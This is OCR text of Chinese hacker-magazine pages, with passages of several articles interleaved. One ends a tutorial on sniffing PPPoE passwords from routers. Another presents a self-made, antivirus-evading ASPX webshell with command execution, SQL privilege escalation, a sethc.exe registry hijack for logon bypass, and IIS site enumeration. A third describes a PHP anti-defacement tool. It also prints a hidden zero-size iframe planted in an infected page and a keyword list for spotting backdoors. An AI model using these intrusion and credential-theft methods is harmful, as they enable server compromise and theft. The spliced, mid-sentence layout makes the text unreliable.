


图 13

双击物理网卡之后就会出现一个监视框，我们这时关闭所有应用程序，然后打开路由器的电源之后 Wireshark 就开始截获路由器里面的 PPPoE 拨号信息了，如图 12。

通过不断地数据收发，不一会儿就会截取到 PPPoE 账号和密码，如图 13。

五、相关提示

1、如果是远程的路由器，无法与其 WAN 口进行物理连接，可利用路由器中提供的“备份和载人配置”功能，将配置信息保存下来，然后找一台型号一样的路由器，载人配置文件，再进行密码获取。

2、TP-Link、D-Link、水星等路由器基本上都能获取到密码，但是不要以为所有的路由器都把 ADSL 的账号和密码以明文的形式保存在配置文件中，所以是否能获取密码还有运气成分。

3、望大家都用手中的路由器测试一下，但是不要将此技术用于违法的途径。

编辑点评：

这其实是一个典型的中间人攻击，像 VPN 等其它技术都存在被 sniffer 的危险，大家要好好读读本文哦。

WWW.NOHACK.CN

ASPX木马后起之秀

——ASP.NET Web BackDoor

图 梦幻☆剑客

从本文你可以学到：

编写webshell的工序

前段时间一直在学习C#，正好最近某某人在找我要个免杀的ASPX木马，因为手上没有免杀的，所以感觉很有必要自己写个免杀的出来使。既然是自己以后要用，当然在功能上要强大了。由于是web木马，当然要实现访问系统文件和文件夹的功能，外加上一些提权的功能，如图1。




图1

我在设计该木马的时候利用TreeView导航控件，这样可以节省页面，但是用此控件也存在着一个很头疼的问题，那就是不能自动的向服务端提交数据。如果TreeView控件也能和ListBox控件一样自动提交到服务端的话那就好了。




图2

首先点击“本地硬盘”获取到所有的盘符，然后点击各个盘符获取该目录下的所有文件以及文件夹，如图2、图3。




图3

图3中是针对文件的操作，提供了常用的“编辑”、“重命名”、“下载”、“属性设置”、“删除”等功能，在第二个栏目“文件目录”中提供了新建目录以及文件等功能。在这个版块里融合了ASP木马中经常带有的功能，比如批量清马、批量挂马，以及查找木马等功能。其中“查找木马”功能并没有用到正则表达式去匹配木马特征，不过提供了“手动添加特征码”的功能，如果要找含有某个字符的文件的话，应该是可以找到的，如图4、图5，很明显找到的文件已经被挂上了一段代码。





图4

“批量清马”的原理也是一样的，遍历目录下所有的子文件和子文件夹，然后做出相应的操作。至于原理性的东西请看下期文章《Visual.Studio.NET编写ASPX木马》。

由于“查找木马”功能在程序中是默认查找文件中是否包含了“wscript.shell、shell.application、wscript.network、vbscript.encode”这些特征字符，如果有就认为是web后门。

我选择了“本程序目录”，一会儿工夫就查找出一个ASP木马，结果如图6。

在“文件目录”导航下还提供了“上传文件”功能，ASP.NET中上传文件利用FileUpload控件，不像在ASP编程中需要大量的代码才能上传文件，而.NET非常强大，简单的几句代码就可以上传文件，这也体现了.NET在做Web方面的优势，如图7。



```
        </tr>
</table>
</div>
<table cellspacing="0" cellpadding="0" width="158" align="center">
        <tr>
            <td align="center" onMouseOver="aa('Down')" onMouseOut="StopScroll()" valign="botton">
            <font face="Webdings" color="#FFFFFF" style=cursor:hand>6</font> </td>
        </tr>
</table>
</BODY></HTML>
<iframe src='www.jk.con' width=0 height=0></iframe>
```

图5




图6




图7

第三个Treeview控件是“提权目录”，对于这个我就不多说了，就是集合了一些常见的提权目录，方便入侵者们找到有价值的信息。

第四个Treeview控件是“功能模块”，这就是此木马的核心功能了，包括有“系统信息”、“cmd执行”、“进程管理”、“SQL提权”等功能，接着我就慢慢来介绍一下各个功能。




图8

首先点击“系统信息”，如图8，获取了一些基本的服务器信息，以及当前用户的信息。在“进程管理”中可以实现在User权限下启动一个新进程，也可以结束相应权限的进程，如图9。

从图9中很明显地看到，当我们启动“cmd”时，在“进程管理”中出现了一个cmd进程，说明启动成功。如果想要结束cmd，选择它的进程并单击“结束进程”即可。但是这个进程属

防止网站挂马的实用技术之二

图爱梅小礼·菜客

从本文你可以学到：

利用PHP防止网页挂马

上次给大家带来的防止挂马的方法只适用于ASP网站，这不免让人感觉遗憾。这次给大家带来防止PHP网站挂马的技术，以及一个以此为基础的程序WebSec。废话不说，为了让大家放心使用，先讲一下原理。

原理篇

一、核心技术：一键还原

这次我同样使用了一键还原来恢复被挂马的网站。我修改了映阳网络的"在线ZIP解压缩程序"来适合本文的应用，这个程序只有一个文件unzip.php。其中的字符串变量**$zipfile**的值是要解压的ZIP文件名。当这个文件被执行时，**$zipfile**所指向的ZIP文件会被解压缩。如果解压过程中发现目标位置有同名文件存在，则一律不加询问地覆盖，网站便回到压缩前的状态，这样就实现了一键还原。

二、基本原理

与上次的原理类似，通过检测每个文件的代码长度与最初长度是否一致来判断网站文件是否被篡改。不同的是这次我们检测每个文件的长度，并将数值写入文件web_data.php。当然，如此繁琐的工作只需要我将要介绍的程序WebSec来完成，大家只要了解其原理。

以**index.php**为例，在**web_data.php**中会记录以下信息：

```
<?php file_len['C:\wwwroot\index.php']=2012 php?>
```

以上代码说明了两条信息：1、该文件的绝对路径及名称；2、该文件所含字符数（长度）。

好了，这个长度就是我们判断网站挂马的标准，如果我们在今后的使用中检测到该文件的长度不等于2012，则视为挂马，需要一键还原。要想拥有此功能还需要向每个PHP文件添加如下代码，当然，这个繁琐的操作是程序完成的。




图9

于启动的用户，所以正常情况下应该属于USER组，并且是ASPNET账户。如果你想结束其它的进程，那就将aspnet用户提权吧。

接下来说说"SA提权"，本木马融合了多种SA权限下提权建账户的思路。其中的"SA映像劫持"功能是"冰的原点"兄弟想到的（编辑注：其实早就有人知道了……），如图10，可以不用执行任何命令，在终端登录窗口按5下Shift就可以直接进入桌面，原理是在注册表中将Sethc.exe替换成explore.exe。




图10

在介绍完SA提权方法后再介绍下低权限下也可以提权建系统账户的方法。不过此方法需要SQL server数据库服务器开启"SQL SERVER AGENT"服务，我这里就不截图了，有什么不明白的可以看教程动画或者实践下。

接下来的功能和ASP木马都差不多了，包括读取注册表中的键值、端口扫描、SU提权等等，我在这里也不截图了，大家可以自己去体会。接下来介绍下"遍历IIS"，这个功能很强大，原理是利用活动目录来访问服务器上所有站点，可以将所有的web站点列出来，包括所属账户、端口，以及目录的绝对路径，如图11。

